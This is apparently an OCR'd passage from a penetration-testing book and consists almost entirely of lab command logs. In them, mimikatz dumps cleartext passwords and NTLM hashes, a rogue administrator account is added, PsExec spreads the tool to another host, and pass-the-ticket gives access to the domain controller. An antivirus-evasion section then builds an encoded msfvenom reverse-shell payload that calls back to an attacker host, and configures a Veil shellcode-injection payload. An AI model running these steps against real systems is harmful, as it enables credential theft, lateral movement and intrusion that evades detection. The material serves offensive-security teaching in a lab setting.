meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.1.1 20180925 (x64/windows)
 .## ^ ##.  "A La Vie, A L'Amour"
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

Success.
meterpreter > kiwi_cmd sekurlsa::logonpasswords
```


Authentication Id : 0 ; 546293 (00000000:000855f5)
Session : Interactive from 1
User Name : serveradmin
Domain : PENTEST
Logon Server : DC1
Logon Time : 5/19/2019 6:56:04 PM
SID : S-1-5-21-491191766-1465867062-1685854745-1111
msv :
[00000003] Primary
* Username : ServerAdmin
* Domain : PENTEST
* LM : 921988ba001dc8e11db5e8cb24de23db
* NTLM : a8e1568699851de0bddcd35dbc909409
* SHA1 : d4dfc8f18571bcc928a2b207830dedad6b37bbee
tspkg :
* Username : ServerAdmin
* Domain : PENTEST
* Password : P@ssw0rd!@#$%
wdigest :
* Username : ServerAdmin
* Domain : PENTEST
* Password : P@ssw0rd!@#$%
kerberos :
* Username : serveradmin
* Domain : PENTEST.LAB
* Password : P@ssw0rd!@#$%
ssp :
credman :


```
Session           : Interactive from 2
User Name         : helpdeskagent
Domain            : PENTEST
Logon Server      : DC1
Logon Time        : 5/19/2019 7:30:35 PM
SID               : S-1-5-21-491191766-1465867062-1685854745-1107
        msv :
         [00000003] Primary
         * Username : helpdeskagent
         * Domain   : PENTEST
         * LM       : b34ce522c3e4c877009a59e0dd397500
         * NTLM     : 6c3d8f78c69ff2ebc377e19e96a10207
         * SHA1     : 2b52f2be90d0de31503847e23ef1c4d861ce6691
        tspkg :
         * Username : helpdeskagent
         * Domain   : PENTEST
         * Password : Passw0rd!@#
        wdigest :
         * Username : helpdeskagent
         * Domain   : PENTEST
         * Password : Passw0rd!@#
        kerberos :
         * Username : helpdeskagent
         * Domain   : PENTEST.LAB
         * Password : Passw0rd!@#
```

```
meterpreter > pwd
c:\Windows\system32
meterpreter > mkdir tools
Creating directory: tools
meterpreter > cd tools
meterpreter > upload /root/Downloads/Mimikatz-Win/x64/mimikatz.exe
[*] uploading  : /root/Downloads/Mimikatz-Win/x64/mimikatz.exe -> mimikatz.exe
[*] Uploaded 983.15 KiB of 983.15 KiB (100.0%): /root/Downloads/Mimikatz-Win/x64/mimikatz.exe -> mimikatz.exe
[*] uploaded   : /root/Downloads/Mimikatz-Win/x64/mimikatz.exe -> mimikatz.exe
meterpreter > ls
Listing: c:\Windows\system32\tools
==================================

Mode              Size     Type  Last modified              Name
----              ----     ----  -------------              ----
100777/rwxrwxrwx  1006744  fil   2019-05-20 04:07:10 +0200  mimikatz.exe
```

```
C:\Windows\system32\tools>net user Pentester Pentest@1! /add
net user Pentester Pentest@1! /add
The command completed successfully.


C:\Windows\system32\tools>net localgroup Administrators Pentester /add
net localgroup Administrators Pentester /add
The command completed successfully.
```



```
c:\Windows\System32\tools>net group /domain
The request will be processed at a domain controller for domain pentest.l

System error 5 has occurred.

Access is denied.
```



```
C:\Windows\system32>net user helpdeskagent /domain
net user helpdeskagent /domain
The request will be processed at a domain controller for domain pentest.lab.

User name                    helpdeskagent
Full Name                    HelpdeskAgent
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            5/19/2019 9:34:29 AM
Password expires             Never
Password changeable          5/20/2019 9:34:29 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   5/19/2019 8:02:24 PM

Logon hours allowed          All

Local Group Memberships
Global Group memberships     *Domain Users         *Helpdesk Staff
The command completed successfully.
```

```
C:\Windows\System32\tools>xcopy mimikatz.exe \\192.168.10.9\c$\tools
Does \\192.168.10.9\c$\tools specify a file name
or directory name on the target
(F = file, D = directory)? D
C:mimikatz.exe
1 File(s) copied
```

```
C:\Windows\System32\tools>PsExec.exe \\192.168.10.9 -accepteula cmd /c (cd c:\to
ols ^& mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit")
```

```
C:\Windows\System32\tools>PsExec.exe \\192.168.10.9 -accepteula cmd /c (cd c:\to
ols ^& mimikatz.exe "privilege::debug" "sekurlsa::logonpasswords" "exit")

PsExec v2.2 - Execute processes remotely
Copyright (C) 2001-2016 Mark Russinovich
Sysinternals - www.sysinternals.com



  .#####.   mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # sekurlsa::logonpasswords

Authentication Id : 0 ; 290262 (00000000:00046dd6)
Session           : Interactive from 1
User Name         : domainadmin
Domain            : PENTEST
Logon Server      : DC1
Logon Time        : 5/19/2019 7:37:46 PM
SID               : S-1-5-21-491191766-1465867062-1685854745-1106
        msv :
         [00000003] Primary
         * Username : domainadmin
         * Domain   : PENTEST
         * NTLM     : 217e50203a5aba59cefa863c724bf61b
         * SHA1     : ba380c17a7b2e0233a89896e6b4d412ced541c40
         * DPAPI    : 94ebcd5045f348a57a4619b07d5c1176
        tspkg :
        wdigest :
         * Username : domainadmin
         * Domain   : PENTEST
         * Password : (null)
        kerberos :
         * Username : domainadmin
         * Domain   : PENTEST.LAB
         * Password : (null)
        ssp :
        credman :
```

```
c:\Windows\System32\tools>dir \\dc1\c$
Logon failure: unknown user name or bad password.

c:\Windows\System32\tools>mimikatz.exe "privilege::debug" "kerberos::ptt c:\wind
ows\system32\tools" "exit"

  .#####.   mimikatz 2.2.0 (x64) #18362 May 13 2019 01:35:04
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # kerberos::ptt c:\windows\system32\tools
* Directory: 'c:\windows\system32\tools'

* File: 'c:\windows\system32\tools\[0;46da9]-0-0-40a50000-domainadmin@ldap-DC1.p
entest.lab.kirbi': OK

* File: 'c:\windows\system32\tools\[0;46da9]-2-0-40e10000-domainadmin@krbtgt-PEN
TEST.LAB.kirbi': OK

mimikatz(commandline) # exit
Bye!
```


```
c:\Windows\System32\tools>klist

Current LogonId is 0:0xc4b83

Cached Tickets: (2)

#0>     Client: domainadmin @ PENTEST.LAB
        Server: krbtgt/PENTEST.LAB @ PENTEST.LAB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent nam
e_canonicalize
        Start Time: 5/19/2019 21:54:22 (local)
        End Time:   5/20/2019 7:54:22 (local)
        Renew Time: 5/26/2019 21:54:22 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96


#1>     Client: domainadmin @ PENTEST.LAB
        Server: ldap/DC1.pentest.lab/pentest.lab @ PENTEST.LAB
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40a50000 -> forwardable renewable pre_authent ok_as_deleg
ate name_canonicalize
        Start Time: 5/19/2019 21:54:22 (local)
        End Time:   5/20/2019 7:54:22 (local)
        Renew Time: 5/26/2019 21:54:22 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
```


```
c:\Windows\System32\tools>dir \\dc1\c$
 Volume in drive \\dc1\c$ has no label.
 Volume Serial Number is EA7A-6B1E

 Directory of \\dc1\c$

07/16/2016  06:23 AM    <DIR>          PerfLogs
05/18/2019  04:26 PM    <DIR>          Program Files
07/16/2016  06:23 AM    <DIR>          Program Files (x86)
05/18/2019  04:26 PM    <DIR>          Users
05/18/2019  04:54 PM    <DIR>          Windows
               0 File(s)              0 bytes
               5 Dir(s)  19,760,414,720 bytes free
```


Chapter 11: Antivirus Evasion


```
root@kali:~# msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.34.153 LPORT=8080 -f raw -e x86/shikata_ga_nai -i 15 | \
> msfvenom -a x86 --platform windows -e x86/countdown -i 9 -f raw | \
> msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 9 -f exe -o /root/Downloads/MSFV-payload.exe
```


```
root@kali:~# veil
 ================================================================================
                 Veil (Setup Script) | [Updated]: 2018-05-08
 ================================================================================
     [Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
 ================================================================================

                os = kali
         osversion = 2019.2
      osmajversion = 2019
              arch = x86_64
         trueuser = root
  userprimarygroup = root
       userhomedir = /root
           rootdir = /usr/share/veil
           veildir = /var/lib/veil
         outputdir = /var/lib/veil/output
   dependenciesdir = /var/lib/veil/setup-dependencies
           winedir = /var/lib/veil/wine
        winedrive = /var/lib/veil/wine/drive_c
          gempath = Z:\var\lib\veil\wine\drive_c\Ruby187\bin\gem

[I] Kali Linux 2019.2 x86_64 detected...



[?] Are you sure you wish to install Veil?

    Continue with installation? ([y]es/[s]ilent/[N]o):
```


root@kali:~# veil
Veil | [Version]: 3.1.11
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
Main Menu
2 tools loaded
Available Tools:
1) Evasion
2) Ordnance
Available Commands:
exit Completely exit Veil
info Information on a specific tool
list List available tools
options Show Veil configuration
update Update Veil
use Use a specific tool
Veil>:


root@kali:~# veil
Veil | [Version]: 3.1.11
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
Main Menu
2 tools loaded
Available Tools:
1) Evasion
2) Ordnance
Available Commands:
exit Completely exit Veil
info Information on a specific tool
list List available tools
options Show Veil configuration
update Update Veil
use Use a specific tool
Veil>: use 1



Veil/Evasion>: use 29
Veil-Evasion
[Web]: https://www.veil-framework.com/ | [Twitter]: @VeilFramework
Payload Information:
Name: Python AES Encryption
Language: python
Rating: Excellent
Description: AES Encrypted shellcode is decrypted at runtime with key in file, injected into memory, and executed
Payload: python/shellcode_inject/aes_encrypt selected
Required Options:
Name Value Description
CLICKTRACK X Optional: Minimum number of clicks to execute payload
COMPILE_TO_EXE Y Compile to an executable
CURSORMOVEMENT FALSE Check if cursor is in same position after 30 seconds
DETECTDEBUG FALSE Check if debugger is present
DOMAIN X Optional: Required internal domain
EXPIRE_PAYLOAD X Optional: Payloads expire after "Y" days
HOSTNAME X Optional: Required system hostname
INJECT_METHOD Virtual Virtual, Void, or Heap
MINRAM FALSE Check for at least 3 gigs of RAM
PROCESSORS X Optional: Minimum number of processors
SANDBOXPROCESS FALSE Check for common sandbox processes
SLEEP X Optional: Sleep "Y" seconds, check if accelerated
USERNAME X Optional: The required user account

